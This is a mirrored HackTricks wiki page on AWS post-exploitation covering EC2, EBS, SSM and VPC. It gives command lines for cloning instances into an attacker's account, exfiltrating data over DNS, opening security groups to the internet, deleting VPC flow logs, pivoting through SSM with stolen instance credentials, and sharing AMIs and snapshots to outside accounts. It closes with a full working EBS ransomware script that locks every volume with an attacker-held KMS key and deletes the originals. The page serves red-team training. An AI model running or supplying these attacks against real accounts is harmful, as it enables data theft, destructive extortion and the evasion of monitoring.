mirror of
https://github.com/HackTricks-wiki/hacktricks-cloud.git
synced 2026-01-16 23:01:43 -08:00

512 lines
24 KiB
Markdown
512 lines
24 KiB
Markdown
# AWS - EC2, EBS, SSM & VPC Post Exploitation
|
|
|
|
{% hint style="success" %}
|
|
Learn & practice AWS Hacking:<img src="../../../../.gitbook/assets/image (1) (1) (1) (1).png" alt="" data-size="line">[**HackTricks Training AWS Red Team Expert (ARTE)**](https://training.hacktricks.xyz/courses/arte)<img src="../../../../.gitbook/assets/image (1) (1) (1) (1).png" alt="" data-size="line">\
|
|
Learn & practice GCP Hacking: <img src="../../../../.gitbook/assets/image (2) (1).png" alt="" data-size="line">[**HackTricks Training GCP Red Team Expert (GRTE)**<img src="../../../../.gitbook/assets/image (2) (1).png" alt="" data-size="line">](https://training.hacktricks.xyz/courses/grte)
|
|
|
|
<details>
|
|
|
|
<summary>Support HackTricks</summary>
|
|
|
|
* Check the [**subscription plans**](https://github.com/sponsors/carlospolop)!
|
|
* **Join the** 💬 [**Discord group**](https://discord.gg/hRep4RUj7f) or the [**telegram group**](https://t.me/peass) or **follow** us on **Twitter** 🐦 [**@hacktricks\_live**](https://twitter.com/hacktricks_live)**.**
|
|
* **Share hacking tricks by submitting PRs to the** [**HackTricks**](https://github.com/carlospolop/hacktricks) and [**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github repos.
|
|
|
|
</details>
|
|
{% endhint %}
|
|
|
|
## EC2 & VPC
|
|
|
|
For more information check:
|
|
|
|
{% content-ref url="../../aws-services/aws-ec2-ebs-elb-ssm-vpc-and-vpn-enum/" %}
|
|
[aws-ec2-ebs-elb-ssm-vpc-and-vpn-enum](../../aws-services/aws-ec2-ebs-elb-ssm-vpc-and-vpn-enum/)
|
|
{% endcontent-ref %}
|
|
|
|
### **Malicious VPC Mirror -** `ec2:DescribeInstances`, `ec2:RunInstances`, `ec2:CreateSecurityGroup`, `ec2:AuthorizeSecurityGroupIngress`, `ec2:CreateTrafficMirrorTarget`, `ec2:CreateTrafficMirrorSession`, `ec2:CreateTrafficMirrorFilter`, `ec2:CreateTrafficMirrorFilterRule`
|
|
|
|
VPC traffic mirroring **duplicates inbound and outbound traffic for EC2 instances within a VPC** without the need to install anything on the instances themselves. This duplicated traffic would commonly be sent to something like a network intrusion detection system (IDS) for analysis and monitoring.\
|
|
An attacker could abuse this to capture all the traffic and obtain sensitive information from it:
|
|
|
|
For more information check this page:
|
|
|
|
{% content-ref url="aws-malicious-vpc-mirror.md" %}
|
|
[aws-malicious-vpc-mirror.md](aws-malicious-vpc-mirror.md)
|
|
{% endcontent-ref %}
|
|
|
|
### Copy Running Instance
|
|
|
|
Instances usually contain some kind of sensitive information. There are different ways to get inside (check [EC2 privilege escalation tricks](../../aws-privilege-escalation/aws-ec2-privesc.md)). However, another way to check what it contains is to **create an AMI and run a new instance (even in your own account) from it**:
|
|
|
|
```shell
|
|
# List instances
|
|
aws ec2 describe-images
|
|
|
|
# create a new image for the instance-id
|
|
aws ec2 create-image --instance-id i-0438b003d81cd7ec5 --name "AWS Audit" --description "Export AMI" --region eu-west-1
|
|
|
|
# add key to AWS
|
|
aws ec2 import-key-pair --key-name "AWS Audit" --public-key-material file://~/.ssh/id_rsa.pub --region eu-west-1
|
|
|
|
# create ec2 using the previously created AMI, use the same security group and subnet to connect easily.
|
|
aws ec2 run-instances --image-id ami-0b77e2d906b00202d --security-group-ids "sg-6d0d7f01" --subnet-id subnet-9eb001ea --count 1 --instance-type t2.micro --key-name "AWS Audit" --query "Instances[0].InstanceId" --region eu-west-1
|
|
|
|
# now you can check the instance
|
|
aws ec2 describe-instances --instance-ids i-0546910a0c18725a1
|
|
|
|
# If needed : edit groups
|
|
aws ec2 modify-instance-attribute --instance-id "i-0546910a0c18725a1" --groups "sg-6d0d7f01" --region eu-west-1
|
|
|
|
# be a good guy, clean our instance to avoid any useless cost
|
|
aws ec2 stop-instances --instance-id "i-0546910a0c18725a1" --region eu-west-1
|
|
aws ec2 terminate-instances --instance-id "i-0546910a0c18725a1" --region eu-west-1
|
|
```
|
|
|
|
### EBS Snapshot dump
|
|
|
|
**Snapshots are backups of volumes**, which usually will contain **sensitive information**, therefore checking them should disclose this information.\
|
|
If you find a **volume without a snapshot** you could: **Create a snapshot** and perform the following actions or just **mount it in an instance** inside the account:
|
|
|
|
{% content-ref url="aws-ebs-snapshot-dump.md" %}
|
|
[aws-ebs-snapshot-dump.md](aws-ebs-snapshot-dump.md)
|
|
{% endcontent-ref %}
|
|
|
|
### Data Exfiltration
|
|
|
|
#### DNS Exfiltration
|
|
|
|
Even if you lock down an EC2 so no traffic can get out, it can still **exfil via DNS**.
|
|
|
|
* **VPC Flow Logs will not record this**.
|
|
* You have no access to AWS DNS logs.
|
|
* Disable this by setting "enableDnsSupport" to false with:
|
|
|
|
`aws ec2 modify-vpc-attribute --no-enable-dns-support --vpc-id <vpc-id>`
|
|
|
|
#### Exfiltration via API calls
|
|
|
|
An attacker could call API endpoints of an account controlled by him. Cloudtrail will log this calls and the attacker will be able to see the exfiltrate data in the Cloudtrail logs.
|
|
|
|
### Open Security Group
|
|
|
|
You could get further access to network services by opening ports like this:
|
|
|
|
{% code overflow="wrap" %}
|
|
```bash
|
|
aws ec2 authorize-security-group-ingress --group-id <sg-id> --protocol tcp --port 80 --cidr 0.0.0.0/0
|
|
# Or you could just open it to more specific ips or maybe th einternal network if you have already compromised an EC2 in the VPC
|
|
```
|
|
{% endcode %}
|
|
|
|
### Privesc to ECS
|
|
|
|
It's possible to run an EC2 instance an register it to be used to run ECS instances and then steal the ECS instances data.
|
|
|
|
For [**more information check this**](../../aws-privilege-escalation/aws-ec2-privesc.md#privesc-to-ecs).
|
|
|
|
### Remove VPC flow logs
|
|
|
|
```bash
|
|
aws ec2 delete-flow-logs --flow-log-ids <flow_log_ids> --region <region>
|
|
```
|
|
|
|
### SSM Port Forwarding
|
|
|
|
Required permissions:
|
|
- `ssm:StartSession`
|
|
|
|
In addition to command execution, SSM allows for traffic tunneling which can be abused to pivot from EC2 instances that do not have network access because of Security Groups or NACLs.
|
|
One of the scenarios where this is useful is pivoting from a [Bastion Host](https://www.geeksforgeeks.org/what-is-aws-bastion-host/) to a private EKS cluster.
|
|
|
|
> In order to start a session you need the SessionManagerPlugin installed: https://docs.aws.amazon.com/systems-manager/latest/userguide/install-plugin-macos-overview.html
|
|
|
|
1. Install the SessionManagerPlugin on your machine
|
|
2. Log in to the Bastion EC2 using the following command:
|
|
|
|
```shell
|
|
aws ssm start-session --target "$INSTANCE_ID"
|
|
```
|
|
|
|
3. Get the Bastion EC2 AWS temporary credentials with the [Abusing SSRF in AWS EC2 environment](https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf#abusing-ssrf-in-aws-ec2-environment) script
|
|
4. Transfer the credentials to your own machine in the `$HOME/.aws/credentials` file as `[bastion-ec2]` profile
|
|
5. Log in to EKS as the Bastion EC2:
|
|
|
|
```shell
|
|
aws eks update-kubeconfig --profile bastion-ec2 --region <EKS-CLUSTER-REGION> --name <EKS-CLUSTER-NAME>
|
|
```
|
|
|
|
6. Update the `server` field in `$HOME/.kube/config` file to point to `https://localhost`
|
|
7. Create an SSM tunnel as follows:
|
|
|
|
```shell
|
|
sudo aws ssm start-session --target $INSTANCE_ID --document-name AWS-StartPortForwardingSessionToRemoteHost --parameters '{"host":["<TARGET-IP-OR-DOMAIN>"],"portNumber":["443"], "localPortNumber":["443"]}' --region <BASTION-INSTANCE-REGION>
|
|
```
|
|
8. The traffic from the `kubectl` tool is now forwarded throug the SSM tunnel via the Bastion EC2 and you can access the private EKS cluster from your own machine by running:
|
|
```shell
|
|
kubectl get pods --insecure-skip-tls-verify
|
|
```
|
|
|
|
Note that the SSL connections will fail unless you set the `--insecure-skip-tls-verify ` flag (or its equivalent in K8s audit tools). Seeing that the traffic is tunnelled through the secure AWS SSM tunnel, you are safe from any sort of MitM attacks.
|
|
|
|
Finally, this technique is not specific to attacking private EKS clusters. You can set arbitrary domains and ports to pivot to any other AWS service or a custom application.
|
|
|
|
|
|
### Share AMI
|
|
|
|
{% code overflow="wrap" %}
|
|
```bash
|
|
aws ec2 modify-image-attribute --image-id <image_ID> --launch-permission "Add=[{UserId=<recipient_account_ID>}]" --region <AWS_region>
|
|
```
|
|
{% endcode %}
|
|
|
|
### Search sensitive information in public and private AMIs
|
|
|
|
* [https://github.com/saw-your-packet/CloudShovel](https://github.com/saw-your-packet/CloudShovel): CloudShovel is a tool designed to **search for sensitive information within public or private Amazon Machine Images (AMIs)**. It automates the process of launching instances from target AMIs, mounting their volumes, and scanning for potential secrets or sensitive data.
|
|
|
|
### Share EBS Snapshot
|
|
|
|
{% code overflow="wrap" %}
|
|
```bash
|
|
aws ec2 modify-snapshot-attribute --snapshot-id <snapshot_ID> --create-volume-permission "Add=[{UserId=<recipient_account_ID>}]" --region <AWS_region>
|
|
```
|
|
{% endcode %}
|
|
|
|
### EBS Ransomware PoC
|
|
|
|
A proof of concept similar to the Ransomware demonstration demonstrated in the S3 post-exploitation notes. KMS should be renamed to RMS for Ransomware Management Service with how easy it is to use to encrypt various AWS services using it.
|
|
|
|
First from an 'attacker' AWS account, create a customer managed key in KMS. For this example we'll just have AWS manage the key data for me, but in a realistic scenario a malicious actor would retain the key data outside of AWS' control. Change the key policy to allow for any AWS account Principal to use the key. For this key policy, the account's name was 'AttackSim' and the policy rule allowing all access is called 'Outside Encryption'
|
|
|
|
```
|
|
{
|
|
"Version": "2012-10-17",
|
|
"Id": "key-consolepolicy-3",
|
|
"Statement": [
|
|
{
|
|
"Sid": "Enable IAM User Permissions",
|
|
"Effect": "Allow",
|
|
"Principal": {
|
|
"AWS": "arn:aws:iam::[Your AWS Account Id]:root"
|
|
},
|
|
"Action": "kms:*",
|
|
"Resource": "*"
|
|
},
|
|
{
|
|
"Sid": "Allow access for Key Administrators",
|
|
"Effect": "Allow",
|
|
"Principal": {
|
|
"AWS": "arn:aws:iam::[Your AWS Account Id]:user/AttackSim"
|
|
},
|
|
"Action": [
|
|
"kms:Create*",
|
|
"kms:Describe*",
|
|
"kms:Enable*",
|
|
"kms:List*",
|
|
"kms:Put*",
|
|
"kms:Update*",
|
|
"kms:Revoke*",
|
|
"kms:Disable*",
|
|
"kms:Get*",
|
|
"kms:Delete*",
|
|
"kms:TagResource",
|
|
"kms:UntagResource",
|
|
"kms:ScheduleKeyDeletion",
|
|
"kms:CancelKeyDeletion"
|
|
],
|
|
"Resource": "*"
|
|
},
|
|
{
|
|
"Sid": "Allow use of the key",
|
|
"Effect": "Allow",
|
|
"Principal": {
|
|
"AWS": "arn:aws:iam::[Your AWS Account Id]:user/AttackSim"
|
|
},
|
|
"Action": [
|
|
"kms:Encrypt",
|
|
"kms:Decrypt",
|
|
"kms:ReEncrypt*",
|
|
"kms:GenerateDataKey*",
|
|
"kms:DescribeKey"
|
|
],
|
|
"Resource": "*"
|
|
},
|
|
{
|
|
"Sid": "Outside Encryption",
|
|
"Effect": "Allow",
|
|
"Principal": {
|
|
"AWS": "*"
|
|
},
|
|
"Action": [
|
|
"kms:Encrypt",
|
|
"kms:Decrypt",
|
|
"kms:ReEncrypt*",
|
|
"kms:GenerateDataKey*",
|
|
"kms:DescribeKey",
|
|
"kms:GenerateDataKeyWithoutPlainText",
|
|
"kms:CreateGrant"
|
|
],
|
|
"Resource": "*"
|
|
},
|
|
{
|
|
"Sid": "Allow attachment of persistent resources",
|
|
"Effect": "Allow",
|
|
"Principal": {
|
|
"AWS": "arn:aws:iam::[Your AWS Account Id]:user/AttackSim"
|
|
},
|
|
"Action": [
|
|
"kms:CreateGrant",
|
|
"kms:ListGrants",
|
|
"kms:RevokeGrant"
|
|
],
|
|
"Resource": "*",
|
|
"Condition": {
|
|
"Bool": {
|
|
"kms:GrantIsForAWSResource": "true"
|
|
}
|
|
}
|
|
}
|
|
]
|
|
}
|
|
```
|
|
|
|
The key policy rule needs the following enabled to allow for the ability to use it to encrypt an EBS volume:
|
|
|
|
* `kms:CreateGrant`
|
|
* `kms:Decrypt`
|
|
* `kms:DescribeKey`
|
|
* `kms:GenerateDataKeyWithoutPlainText`
|
|
* `kms:ReEncrypt`
|
|
|
|
Now with the publicly accessible key to use. We can use a 'victim' account that has some EC2 instances spun up with unencrypted EBS volumes attached. This 'victim' account's EBS volumes are what we're targeting for encryption, this attack is under the assumed breach of a high-privilege AWS account.
|
|
|
|
 
|
|
|
|
Similar to the S3 ransomware example. This attack will create copies of the attached EBS volumes using snapshots, use the publicly available key from the 'attacker' account to encrypt the new EBS volumes, then detach the original EBS volumes from the EC2 instances and delete them, and then finally delete the snapshots used to create the newly encrypted EBS volumes. 
|
|
|
|
This results in only encrypted EBS volumes left available in the account.
|
|
|
|

|
|
|
|
Also worth noting, the script stopped the EC2 instances to detach and delete the original EBS volumes. The original unencrypted volumes are gone now.
|
|
|
|

|
|
|
|
Next, return to the key policy in the 'attacker' account and remove the 'Outside Encryption' policy rule from the key policy.
|
|
|
|
```json
|
|
{
|
|
"Version": "2012-10-17",
|
|
"Id": "key-consolepolicy-3",
|
|
"Statement": [
|
|
{
|
|
"Sid": "Enable IAM User Permissions",
|
|
"Effect": "Allow",
|
|
"Principal": {
|
|
"AWS": "arn:aws:iam::[Your AWS Account Id]:root"
|
|
},
|
|
"Action": "kms:*",
|
|
"Resource": "*"
|
|
},
|
|
{
|
|
"Sid": "Allow access for Key Administrators",
|
|
"Effect": "Allow",
|
|
"Principal": {
|
|
"AWS": "arn:aws:iam::[Your AWS Account Id]:user/AttackSim"
|
|
},
|
|
"Action": [
|
|
"kms:Create*",
|
|
"kms:Describe*",
|
|
"kms:Enable*",
|
|
"kms:List*",
|
|
"kms:Put*",
|
|
"kms:Update*",
|
|
"kms:Revoke*",
|
|
"kms:Disable*",
|
|
"kms:Get*",
|
|
"kms:Delete*",
|
|
"kms:TagResource",
|
|
"kms:UntagResource",
|
|
"kms:ScheduleKeyDeletion",
|
|
"kms:CancelKeyDeletion"
|
|
],
|
|
"Resource": "*"
|
|
},
|
|
{
|
|
"Sid": "Allow use of the key",
|
|
"Effect": "Allow",
|
|
"Principal": {
|
|
"AWS": "arn:aws:iam::[Your AWS Account Id]:user/AttackSim"
|
|
},
|
|
"Action": [
|
|
"kms:Encrypt",
|
|
"kms:Decrypt",
|
|
"kms:ReEncrypt*",
|
|
"kms:GenerateDataKey*",
|
|
"kms:DescribeKey"
|
|
],
|
|
"Resource": "*"
|
|
},
|
|
{
|
|
"Sid": "Allow attachment of persistent resources",
|
|
"Effect": "Allow",
|
|
"Principal": {
|
|
"AWS": "arn:aws:iam::[Your AWS Account Id]:user/AttackSim"
|
|
},
|
|
"Action": [
|
|
"kms:CreateGrant",
|
|
"kms:ListGrants",
|
|
"kms:RevokeGrant"
|
|
],
|
|
"Resource": "*",
|
|
"Condition": {
|
|
"Bool": {
|
|
"kms:GrantIsForAWSResource": "true"
|
|
}
|
|
}
|
|
}
|
|
]
|
|
}
|
|
```
|
|
|
|
Wait a moment for the newly set key policy to propagate. Then return to the 'victim' account and attempt to attach one of the newly encrypted EBS volumes. You'll find that you can attach the volume.
|
|
|
|
 
|
|
|
|
But when you attempt to actually start the EC2 instance back up with the encrypted EBS volume it'll just fail and go from the 'pending' state back to the 'stopped' state forever since the attached EBS volume can't be decrypted using the key since the key policy no longer allows it.
|
|
|
|
 
|
|
|
|
This the python script used. It takes AWS creds for a 'victim' account and a publicly available AWS ARN value for the key to be used for encryption. The script will make encrypted copies of ALL available EBS volumes attached to ALL EC2 instances in the targeted AWS account, then stop every EC2 instance, detach the original EBS volumes, delete them, and finally delete all the snapshots utilized during the process. This will leave only encrypted EBS volumes in the targeted 'victim' account. ONLY USE THIS SCRIPT IN A TEST ENVIRONMENT, IT IS DESTRUCTIVE AND WILL DELETE ALL THE ORIGINAL EBS VOLUMES. You can recover them using the utilized KMS key and restore them to their original state via snapshots, but just want to make you aware that this is a ransomware PoC at the end of the day.
|
|
|
|
```
|
|
import boto3
|
|
import argparse
|
|
from botocore.exceptions import ClientError
|
|
|
|
def enumerate_ec2_instances(ec2_client):
|
|
instances = ec2_client.describe_instances()
|
|
instance_volumes = {}
|
|
for reservation in instances['Reservations']:
|
|
for instance in reservation['Instances']:
|
|
instance_id = instance['InstanceId']
|
|
volumes = [vol['Ebs']['VolumeId'] for vol in instance['BlockDeviceMappings'] if 'Ebs' in vol]
|
|
instance_volumes[instance_id] = volumes
|
|
return instance_volumes
|
|
|
|
def snapshot_volumes(ec2_client, volumes):
|
|
snapshot_ids = []
|
|
for volume_id in volumes:
|
|
snapshot = ec2_client.create_snapshot(VolumeId=volume_id)
|
|
snapshot_ids.append(snapshot['SnapshotId'])
|
|
return snapshot_ids
|
|
|
|
def wait_for_snapshots(ec2_client, snapshot_ids):
|
|
for snapshot_id in snapshot_ids:
|
|
ec2_client.get_waiter('snapshot_completed').wait(SnapshotIds=[snapshot_id])
|
|
|
|
def create_encrypted_volumes(ec2_client, snapshot_ids, kms_key_arn):
|
|
new_volume_ids = []
|
|
for snapshot_id in snapshot_ids:
|
|
snapshot_info = ec2_client.describe_snapshots(SnapshotIds=[snapshot_id])['Snapshots'][0]
|
|
volume_id = snapshot_info['VolumeId']
|
|
volume_info = ec2_client.describe_volumes(VolumeIds=[volume_id])['Volumes'][0]
|
|
availability_zone = volume_info['AvailabilityZone']
|
|
|
|
volume = ec2_client.create_volume(SnapshotId=snapshot_id, AvailabilityZone=availability_zone,
|
|
Encrypted=True, KmsKeyId=kms_key_arn)
|
|
new_volume_ids.append(volume['VolumeId'])
|
|
return new_volume_ids
|
|
|
|
def stop_instances(ec2_client, instance_ids):
|
|
for instance_id in instance_ids:
|
|
try:
|
|
instance_description = ec2_client.describe_instances(InstanceIds=[instance_id])
|
|
instance_state = instance_description['Reservations'][0]['Instances'][0]['State']['Name']
|
|
|
|
if instance_state == 'running':
|
|
ec2_client.stop_instances(InstanceIds=[instance_id])
|
|
print(f"Stopping instance: {instance_id}")
|
|
ec2_client.get_waiter('instance_stopped').wait(InstanceIds=[instance_id])
|
|
print(f"Instance {instance_id} stopped.")
|
|
else:
|
|
print(f"Instance {instance_id} is not in a state that allows it to be stopped (current state: {instance_state}).")
|
|
|
|
except ClientError as e:
|
|
print(f"Error stopping instance {instance_id}: {e}")
|
|
|
|
def detach_and_delete_volumes(ec2_client, volumes):
|
|
for volume_id in volumes:
|
|
try:
|
|
ec2_client.detach_volume(VolumeId=volume_id)
|
|
ec2_client.get_waiter('volume_available').wait(VolumeIds=[volume_id])
|
|
ec2_client.delete_volume(VolumeId=volume_id)
|
|
print(f"Deleted volume: {volume_id}")
|
|
except ClientError as e:
|
|
print(f"Error detaching or deleting volume {volume_id}: {e}")
|
|
|
|
|
|
def delete_snapshots(ec2_client, snapshot_ids):
|
|
for snapshot_id in snapshot_ids:
|
|
try:
|
|
ec2_client.delete_snapshot(SnapshotId=snapshot_id)
|
|
print(f"Deleted snapshot: {snapshot_id}")
|
|
except ClientError as e:
|
|
print(f"Error deleting snapshot {snapshot_id}: {e}")
|
|
|
|
def replace_volumes(ec2_client, instance_volumes):
|
|
instance_ids = list(instance_volumes.keys())
|
|
stop_instances(ec2_client, instance_ids)
|
|
|
|
all_volumes = [vol for vols in instance_volumes.values() for vol in vols]
|
|
detach_and_delete_volumes(ec2_client, all_volumes)
|
|
|
|
def ebs_lock(access_key, secret_key, region, kms_key_arn):
|
|
ec2_client = boto3.client('ec2', aws_access_key_id=access_key, aws_secret_access_key=secret_key, region_name=region)
|
|
|
|
instance_volumes = enumerate_ec2_instances(ec2_client)
|
|
all_volumes = [vol for vols in instance_volumes.values() for vol in vols]
|
|
snapshot_ids = snapshot_volumes(ec2_client, all_volumes)
|
|
wait_for_snapshots(ec2_client, snapshot_ids)
|
|
create_encrypted_volumes(ec2_client, snapshot_ids, kms_key_arn) # New encrypted volumes are created but not attached
|
|
replace_volumes(ec2_client, instance_volumes) # Stops instances, detaches and deletes old volumes
|
|
delete_snapshots(ec2_client, snapshot_ids) # Optionally delete snapshots if no longer needed
|
|
|
|
def parse_arguments():
|
|
parser = argparse.ArgumentParser(description='EBS Volume Encryption and Replacement Tool')
|
|
parser.add_argument('--access-key', required=True, help='AWS Access Key ID')
|
|
parser.add_argument('--secret-key', required=True, help='AWS Secret Access Key')
|
|
parser.add_argument('--region', required=True, help='AWS Region')
|
|
parser.add_argument('--kms-key-arn', required=True, help='KMS Key ARN for EBS volume encryption')
|
|
return parser.parse_args()
|
|
|
|
def main():
|
|
args = parse_arguments()
|
|
ec2_client = boto3.client('ec2', aws_access_key_id=args.access_key, aws_secret_access_key=args.secret_key, region_name=args.region)
|
|
|
|
instance_volumes = enumerate_ec2_instances(ec2_client)
|
|
all_volumes = [vol for vols in instance_volumes.values() for vol in vols]
|
|
snapshot_ids = snapshot_volumes(ec2_client, all_volumes)
|
|
wait_for_snapshots(ec2_client, snapshot_ids)
|
|
create_encrypted_volumes(ec2_client, snapshot_ids, args.kms_key_arn)
|
|
replace_volumes(ec2_client, instance_volumes)
|
|
delete_snapshots(ec2_client, snapshot_ids)
|
|
|
|
if __name__ == "__main__":
|
|
main()
|
|
```
|
|
|
|
{% hint style="success" %}
|
|
Learn & practice AWS Hacking:<img src="../../../../.gitbook/assets/image (1) (1) (1) (1).png" alt="" data-size="line">[**HackTricks Training AWS Red Team Expert (ARTE)**](https://training.hacktricks.xyz/courses/arte)<img src="../../../../.gitbook/assets/image (1) (1) (1) (1).png" alt="" data-size="line">\
|
|
Learn & practice GCP Hacking: <img src="../../../../.gitbook/assets/image (2) (1).png" alt="" data-size="line">[**HackTricks Training GCP Red Team Expert (GRTE)**<img src="../../../../.gitbook/assets/image (2) (1).png" alt="" data-size="line">](https://training.hacktricks.xyz/courses/grte)
|
|
|
|
<details>
|
|
|
|
<summary>Support HackTricks</summary>
|
|
|
|
* Check the [**subscription plans**](https://github.com/sponsors/carlospolop)!
|
|
* **Join the** 💬 [**Discord group**](https://discord.gg/hRep4RUj7f) or the [**telegram group**](https://t.me/peass) or **follow** us on **Twitter** 🐦 [**@hacktricks\_live**](https://twitter.com/hacktricks_live)**.**
|
|
* **Share hacking tricks by submitting PRs to the** [**HackTricks**](https://github.com/carlospolop/hacktricks) and [**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github repos.
|
|
|
|
</details>
|
|
{% endhint %}
|